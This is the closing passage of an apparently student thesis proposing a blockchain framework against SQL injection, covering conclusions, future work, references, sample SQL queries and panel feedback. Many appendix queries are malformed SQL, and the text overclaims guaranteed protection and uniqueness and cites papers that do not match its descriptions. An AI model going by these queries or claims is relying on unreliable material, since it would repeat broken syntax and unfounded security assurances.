solution then these following results arise, some researchers have proposed a

penetration testing model [20] where they have used layers to prevent attacks which is kind of slow in terms of our proposed framework. In another research paper [22] they have shown dictionary base extraction and rule based extraction tools. First, they have created a dynamic model for each website then they have created test cases based on their general model. After creating the test cases, they have executed those for approved input segments in all previously checked web pages. Finally they have varied the result of their implemented process from predetermined error messages linked to SQL injection vulnerability. It is a complex solution which does not guarantee a full proof protection but our model gives a two layered verification system where even if the hacker breaks through the first barrier, the second barrier will not fail in any case. However, researchers have tried to go against the odds by not selecting trivial methods like Rule-Matching-Based SQL detection solutions and opted for a CNN based defense system to fight against high-dimensional features of SQL injection attacks. But our model does not use any kind of machine learning or deep learning, it is simple and compact. We have studied many papers on different platforms but could not find any research that matches ours. Our research is one and only of its kind. We faced many difficulties on this research because there were not enough study materials available to study.

Chapter 6

Conclusion and Future Work

6.1 Conclusion

We have introduced the stuff we have done so far in this article. Firstly, we created a model of the framework that we will use to prevent SQLi attacks that is explained in chapter 3. Then we manipulated various SQLi vulnerabilities on a testbed shown in chapter 4.1. We created the testbed to test various malicious SQL queries and checked the outputs. After that we implemented some features of our model. In chapter 4.2, we created the blockchain network using hyperledger fabric samples and for that we had to edit the config files that were provided by the samples. Then using those config files we initially created a test network similar to the network we proposed. We created channels, organizations, peers, orderers and many other components according to our needs. Moreover, we tested if our network is working or not using a dummy chaincode. These are the things we have done so far and the things that we will have to do in future are creating our own chaincode that will block malicious SQL queries. After deploying that chaincode we will finally have a network that can defend a webapp from SQLi attack. After that we have to test if this network properly defends a website or not and in order to do that we have to integrate our network with our testbed using REST API. If done properly, we will be able to check if this blockchain network can defend our testbed from malicious SQL queries or not. We already saw many SQL queries that make our testbed vulnerable to SQLi attacks. After the integration, we will be able to check if the testbed is still vulnerable to those attacks or not.

6.2 Future Work

Our proposed framework is using blockchains to keep track of the SQL queries and also the sensitive data from the database the blockchain will start increasing exponentially with the increase of users on a website. Specially, the size of the blockchain that our proposed framework is using to keep track of the malicious queries will increase a lot due to increased usage of the blockchain. In order to tackle that issue our proposed framework have to get rid of irrelevant blocks from the chain. But the proposed framework cannot just straight forward delete a block from a blockchain, it needs to follow a specific algorithm to that work.




Figure 6.1: MCMC algorithm

So for our purpose we are proposing to use the MCMC algorithm for getting rid of irrelevant blocks from the blockchain shown in Figure: 6.1 [24]. MCMC is the short form of Markov Chain Monte Carlo that is a method used for sampling by creating a suited Markov Chain after that using Monte Carlo approach for integration calculation. In the paper the authors mentioned in detail how this MCMC algorithm can be used to shorten a blockchain. In our framework, Semi-Full node approach mentioned in the paper can be used to reduce the size of our blockchain. By using that Semi-Full node approach as for us we can get rid of new irrelevant queries from the blockchain. This will greatly reduce the size of the blockchain thus making it is faster and efficient.

Bibliography

- [1] I. Alsmadi and F. Mira, "Website security analysis: Variation of detection methods and decisions," in *2018 21st Saudi Computer Society National Computer Conference (NCC)*, IEEE, 2018, pp. 1–5.
- [2] T. B. Awojana, "Threat modelling and analysis of web application attacks," 2018.
- [3] F. Ayaz, Z. Sheng, D. Tian, G. Y. Liang, and V. Leung, "A voting blockchain based message dissemination in vehicular ad-hoc networks (vanets)," in *ICC 2020-2020 IEEE International Conference on Communications (ICC)*, IEEE, 2020, pp. 1–6.
- [4] S. W. Boyd and A. D. Keromytis, "Sqlrand: Preventing sql injection attacks," in *International Conference on Applied Cryptography and Network Security*, Springer, 2004, pp. 292–302.
- [5] H. Cao, J.-R. Falleri, and X. Blanc, "Automated generation of rest api specification from plain html documentation," in *International Conference on Service-Oriented Computing*, Springer, 2017, pp. 453–461.
- [6] Y. Fang, J. Peng, L. Liu, and C. Huang, "Wovsqli: Detection of sql injection behaviors using word vector and lstm," in *Proceedings of the 2nd International Conference on Cryptography, Security and Privacy*, 2018, pp. 170–174.
- [7] H. Garg and M. Dave, "Securing iot devices and securelyconnecting the dots using rest api and middleware," in *2019 4th International Conference on Internet of Things: Smart Innovation and Usages (IoT-SIU)*, IEEE, 2019, pp. 1–6.
- [8] *Hyperledger Fabric Documentation blockchain platform*, <https://hyperledger-fabric.readthedocs.io/en/release-2.2/>, Accessed: 2020-03-13.
- [9] Q. Li, W. Li, J. Wang, and M. Cheng, "A sql injection detection method based on adaptive deep forest," *IEEE Access*, vol. 7, pp. 145 385–145 394, 2019.
- [10] A. Luo, W. Huang, and W. Fan, "A cnn-based approach to the detection of sql injection attacks," in *2019 IEEE/ACIS 18th International Conference on Computer and Information Science (ICIS)*, IEEE Computer Society, 2019, pp. 320–324.
- [11] C. Noyes, "Bitav: Fast anti-malware by distributed blockchain consensus and feedforward scanning," *arXiv preprint arXiv:1601.01405*, 2016.
- [12] A. Papageorgiou, A. Mygiakis, K. Loupos, and T. Krousarlis, "Dpki: A blockchain-based decentralized public key infrastructure system," in *2020 Global Internet of Things Summit (GIoTS)*, IEEE, 2020, pp. 1–5.

- [13] S. Sahai, M. Atre, S. Sharma, R. Gupta, and S. K. Shukla, “Verity: Blockchain based framework to detect insider attacks in dbms,” in *2020 IEEE International Conference on Blockchain (Blockchain)*, IEEE, 2020, pp. 26–35.
- [14] R. Sellami, S. Bhiri, and B. Defude, “Odbapi: A unified rest api for relational and nosql data stores,” in *2014 IEEE International Congress on Big Data*, IEEE, 2014, pp. 653–660.
- [15] N. Singh and A. K. Singh, “Sql-injection vulnerabilities resolving using valid security tool in cloud,” *Pertanika Journal of Science & Technology*, vol. 27, no. 1, 2019.
- [16] *SQLi Testbed sql injection*, <https://github.com/Audi-1/sqli-labs>, Accessed: 2020-02-21.
- [17] M. Szeredi, S. Hajnoczi, V. Goyal, and D. A. Gilbert, *Shared filesystem metadata caching*, US Patent App. 16/265,551, Aug. 2020.
- [18] X. Wang, X. Xu, L. Feagan, S. Huang, L. Jiao, and W. Zhao, “Inter-bank payment system on enterprise blockchain platform,” in *2018 IEEE 11th International Conference on Cloud Computing (CLOUD)*, IEEE, 2018, pp. 614–621.
- [19] R. Watson, M. Starnes, J. Jeannot-Schroeder, and J. H. Spyridakis, “Api documentation and software community values: A survey of open-source api documentation,” in *Proceedings of the 31st ACM international conference on Design of communication*, 2013, pp. 165–174.
- [20] K. Wei, M. Muthuprasanna, and S. Kothari, “Preventing sql injection attacks in stored procedures,” in *Australian Software Engineering Conference (ASWEC’06)*, IEEE, 2006, 8–pp.
- [21] C. Wirth and M. Kolain, “Privacy by blockchain design: A blockchain-enabled gdpr-compliant approach for handling personal data,” in *Proceedings of 1st ERCIM Blockchain Workshop 2018*, European Society for Socially Embedded Technologies (EUSSET), 2018.
- [22] Y. Xu, K. Hong, J. Tsujii, and E. I.-C. Chang, “Feature engineering combined with machine learning and rule-based methods for structured information extraction from narrative clinical discharge summaries,” *Journal of the American Medical Informatics Association*, vol. 19, no. 5, pp. 824–832, 2012.
- [23] M. A. M. Yunus, M. Z. Brohan, N. M. Nawi, E. S. M. Surin, N. A. M. Najib, and C. W. Liang, “Review of sql injection: Problems and prevention,” *JOIV: International Journal on Informatics Visualization*, vol. 2, no. 3-2, pp. 215–219, 2018.
- [24] P. Zhao, H. Cheng, Y. Fang, and X. Wang, “A secure storage strategy for blockchain based on mcmc algorithm,” *IEEE Access*, vol. 8, pp. 160 815–160 824, 2020.

Appendix A

Appendix

A.1 SQL Queries:

1. SELECT time, date, region, book, supply, order, customer, address where part_key = l_partkey & supplyKey = l_supplyKey
2. SELECT * from books
3. SELECT * from customer
4. SELECT * from order
5. UPDATE order set O_order = "asd" o_address = "dasd"
6. UPDATE order set sRegionKey = 3255478 (select sRegionKey from region from customer where id = 3255478)
7. SELECT s_name, p_partkey, s_address, nation,region where p_partkey = ps_partkey and s_address = ps_address
8. SELECT n_name from customers, demands, supply and region where n_customerkey = o_customerkey and i_supplykey = s_supplykey.
9. SELECT s_nation, c_region, c_shippingdate from supplier, orders and customers where s_suppkey = o_custkey and m_orderkey = l_orderkey.
10. SELECT (sum (l_extend_price* l_shippingdate) as revenue) from customers where l_shippingdate ≥ "2004-01-12"
11. SELECT * from partssupplied;
12. SELECT * from ordersgiven;
13. SELECT region from r_name as region,
14. SELECT l_returningorder, l_status from litem where l_amount ≤ 30
15. SELECT c_customerorders , c_customerkey from (select c_customerkey, o_orderkey from customer, orders where c_customerkey = o_customerkey);
16. SELECT * from customers;

17. INSERT into region (r_regionkey, r_name, r_comment) value (91143, "Egypt", 34638, "Greece detect slyly agai");
18. INSERT into nation (nation_key, n_name) values (346732, "eline")
19. DELETE from region where r_regionkey = 2441139;
20. DELETE from order where o_order = 1344906;
21. UPDATE orderer set o_orderkey (select c_orderkey from customer where c_customerkey = 934598)
22. DELETE from orderer where s_orderkey = 94752114;
23. SELECT * from part;
24. DELETE from orderer where s_order > 2000
25. SELECT * from item;

A.2 Comments from the panel members:

Dr. Muhammad Iqbal Hossain:

- Rephrasing, You should try to implement the whole project. It seems very promising if you can implement the whole framework.

Faisal Bin Ashraf:

- Rephrasing, Good presentation, As Iqbal sir said, it is a promising project, try to finish the implementation.

Ms. Afrina Khatun:

- Rephrasing, I think your implementation is on initial phase, try to finish the implementation, overall good job.